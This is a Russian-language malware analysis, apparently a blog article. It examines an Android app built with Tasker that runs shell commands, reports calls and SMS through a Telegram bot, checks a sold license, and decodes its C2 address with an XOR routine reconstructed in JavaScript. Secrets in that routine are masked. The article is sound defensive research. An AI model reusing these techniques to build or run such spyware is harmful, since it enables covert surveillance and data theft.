
```
141 public final b.a.l<cr> a(Context context, InputRunShell inputRunShell) {
142     b.a.l<cr> a2;
143     k.b(context, "context");
144     k.b(inputRunShell, "input");
145     String a3 = an.a((int) R.string.an_run_shell, context, new Object[0]);
146     String string = context.getString(R.string.
cant_run_shell_with_tasker_settings);
147     k.a((Object) string,
"context.getString(R.string.run_shell_with_tasker_settings)");
148     a2 = e.a(context, a3, "RunShell", inputRunShell,
"run shell with Tasker Settings", string, (r22 & 64) != 0 ? 3 : 7, (r22 & 128) !=
? null : OutputRunShell.class, (r22 & 256) != 0 ? new e.a(inputRunShell, "RunShell"
) : null, (r22 & NotificationCompat.FLAG_GROUP_SUMMARY) != 0 ? e.b.f10857a : null);
149     return a2;
150 }
```

```
535 @Override // c.f.a.b
536 /* renamed from: a */
537 public final b.a.l<cr> invoke(Context context) {
538     c.f.b.k.b(context, "context");
539     long j = this.f7706a == -1 ? 60000L : this.f7706a;
540     b.a.l c2 = net.dinglish.android.tasker.d.f10851a.a(context, new
InputRunShell(this.f7707b, j, this.f7708c, this.f7709d)).b(j, TimeUnit.
MILLISECONDS).c((b.a.d.g) new b.a.d.g<T, R>() {
541         // from class: com.joaomgcd.taskerm.helper.n.p.1
542         @Override // b.a.d.g
543         /* renamed from: a */
544         public final cr apply(cr crVar) {
545             String output;
546             String A;
547             Bundle bundle;
548             Bundle bundle2;
549             c.f.b.k.b(crVar, "result");
550             if (!crVar.b() && p.this.f7710e != null && (bundle2 = p.this.
f7711f) != null) {
551                 bundle2.putString(p.this.f7710e, crVar.a());
552             }
553             if (crVar instanceof cw) {
554                 Object d2 = ((cw) crVar).d();
555                 if ((d2 instanceof OutputRunShell) && (output = ((
OutputRunShell) d2).getOutput()) != null && (A = ao.A(p.this.g)) != null && (
bundle = p.this.f7711f) != null) {
556                     bundle.putString(A, output);
557                 }
558                 return crVar;
559             }
560             return crVar;
561         }
562     });
563     c.f.b.k.a((Object) c2,
"runShell(context, InputRunShell result\nreturn c2;");
564 }
565 }
566 }
567 }
```


- ...и многие другие функции, включая запись экрана, поднятие туннелей **WireGuard**, исполнение команд через **Termux**, взаимодействие с **Google Drive** и прочее;

Все эти функции оказались возможностями, предоставляемыми **Tasker** – проблемно-ориентированным языком сценариев для создания **Android** приложений, которые выполняли бы определённые действия на основе контекста, условий. Он используется для **автоматизации задач** без ручного программирования.

Вот список, содержащий прочие классы, отмеченные как **@TaskerOutputObject** в анализируемом приложении:



Дополнительно была обнаружена версия **Tasker**, которая использовалась создателями приложения – **Tasker(6.1.32)_marketNoTrialRelease** :



В результате изучения особенностей работы **Tasker** (для выявления специфичных для создаваемых таким образом приложений методов анализа, способов деобфускации или иных возможностей восстановления исходного кода) выяснилось, что в ходе экспорта готового **APK**, **Tasker** упаковывает внутрь приложения **XML** файл по пути **assets/kid/data.xml**, который содержит все профили, сцены и задачи, которые необходимы проекту.



Tasker XML Export Types

Tasker supports 4 types of XML exports.

- **Data Backup** It contains the entire tasker config with all profiles, scenes and tasks.

XML file suffix: `.xml`

Import Instructions: Tasker Options In Tasker Home Screen -> Data -> Restore -> User Local Backup

Export Instructions 1: Tasker Options In Tasker Home Screen -> Data -> Backup

Export Instructions 2: Tasker Task Action Tasker -> Data Backup

- **Project** It contains all profiles, scenes and tasks that are referenced in the project that is exported from the tasker config. Basically if you are exporting project 1, then the exported XML file will contain all profiles, scenes and tasks that are inside project 1 in the tasker config. Additionally, it will also contains profiles, scenes and tasks from projects other than project 1 that are referred or called by project 1 in some way. This automatically creates a standalone project file and does not require the users to export/import multiple projects. Tasker exports everything that is required for a user to run the project.

XML file suffix: `.xml`

Import Instructions: Long Press Anywhere On Bottom Nav Bar In Tasker Home Screen -> Import Project

Export Instructions: Long Press On The <Project Name> Tab In Bottom Nav Bar In Tasker Home Screen -> Export


-> XML to Storage

[Info on how Android **Tasker** App XML files work](#)




К тому же, что самое главное, такие файлы можно использовать для **импорта проекта** в **Tasker**

Действительно, попытка **импорта проекта** из файла `assets/kid/data.xml`, который был извлечён из вредоносного приложения, привела к успеху, и стал возможным просмотр списка *профилей, задач, сцен и переменных* в удобном формате графического интерфейса:



Одна из сцен и вовсе представляет из себя просто вопиющее **пользовательское соглашение**:




TELEGRAM БОТ

Задачи, как, например, реакция на звонок или SMS, подразумевают отправку сообщений, **уведомление ответственного лица** о событии через **Telegram** бот. Это прослеживается как в самих задачах, так и в переменных: среди них можно найти переменные для хранения значения *токена* от **Telegram** бота и *идентификаторов чатов*.




Занимательно, что благодаря этому токену становится возможным **управление ботом** злоумышленников: например, выгрузка диалогов и раскрытие аккаунтов в **Telegram**, которые запускали этого бота. Telegram Bot Dumper – один из инструментов, который может упростить задачу в случае нахождения такого токена.



На момент публикации статьи токен бота **был сброшен** его владельцем и более не доступен для взаимодействия.



TELEGRAM БОТ




Параметры " Команда ", " Ник " и " Чат_ID ", которые, как было упомянуто, располагаются в **AndroidManifest.xml** внутри **android:versionName**, используются как раз в рамках этого логического модуля вредоносного экземпляра. Они нужны приложению для записи значений в сообщения, посылаемые ботом в **административный** чат, видимо, для удобной атрибуции событий и сопоставления результатов с командами и отдельными подчинёнными в пределах каждой команды.

Разделение чатов на **обычные** и **административные** вкуче с необходимостью в указании *названия команды* наталкивает на мысль: пользователь, обладающий административным правом, получает информацию сразу из **нескольких команд**.

ПРОВЕРКА ЛИЦЕНЗИИ 🔑

В модуле "**Старт**", ответственном за *развёртывание среды*, то есть исполнение действий с запуском вредоносного приложения, таких как определение параметров и настройка соединения с C2 сервером, реализована проверка некой **лицензии** и **хеша**:

- Дата окончания срока действия лицензии **licensedate** сравнивается с текущей датой;
- Хеш дропа **cardhash1**, полученный с сервера, сравнивается со значением **cardhash2**, которое вычисляется путём перемножения подстрок значения карты дропа **CARD**;




В случае, если *лицензия истекла*, либо значения хешей не совпали, исполнение программы останавливается и администратору поступает уведомление об использовании *истёкшей*, либо *взломанной* версии вредоносного приложения с указанием идентификатора пользователя, оператора и информации о заражённом устройстве.

Исходя из наличия такого логического блока, можно сделать вывод о **продаже этого вредоносного ПО третьим лицам**, причём лишь на некоторый срок, видимо, в соответствии с оплачиваемым **тарифом**.



ОБЩЕНИЕ С C&C СЕРВЕРОМ

Как было упомянуто, в этом же модуле происходит **настройка соединения** для взаимодействия с C2 сервером. Имя хоста и порт для подключения к управляющему серверу извлекаются путём прохождения через шаги **обфусцированного алгоритма**, который производит действия над переменными **key**, **symbols** и **serverinput**, значения которых заданы изначально.



Код легко **деобфусцировать**: онлайн-сервис для деобфускации deobfuscate.io определил, что код был обфусцирован с помощью obfuscator.io и предложил использовать специальный сервис obf-io.deobfuscate.io.

ОБЩЕНИЕ С C&C СЕРВЕРОМ

После деобфускации и преобразования других частей алгоритма из шагов проекта в код на **JavaScript**, алгоритм стал выглядеть следующим образом:

```
1  var key = '*****';
2  key = key.split('').reverse().join('');
3  key = atob(key);
4
5  var serverinput = '*****';
6  var input = serverinput.split('').reverse().join('');
7  input = atob(input);
8
9  const decipher = AAAA => {
10 |   const BBBB = CCCC => CCCC.split('').map(DDDD => DDDD.charCodeAt(0x0));
11 |   const EEEE = FFFF => BBBB(AAAA).reduce((GGGG, HHHH) => GGGG ^ HHHH, FFF);
12 |   return IIII => IIII.match(/.{1,2}/g).map(JJJJ => parseInt(JJJJ,
13 |     0x10)).map(EEEE).map(KKKK => String.fromCharCode(KKKK)).join('');
14 | }
15
16 const myDecipher = decipher(key);
17 var output = myDecipher(input);
```

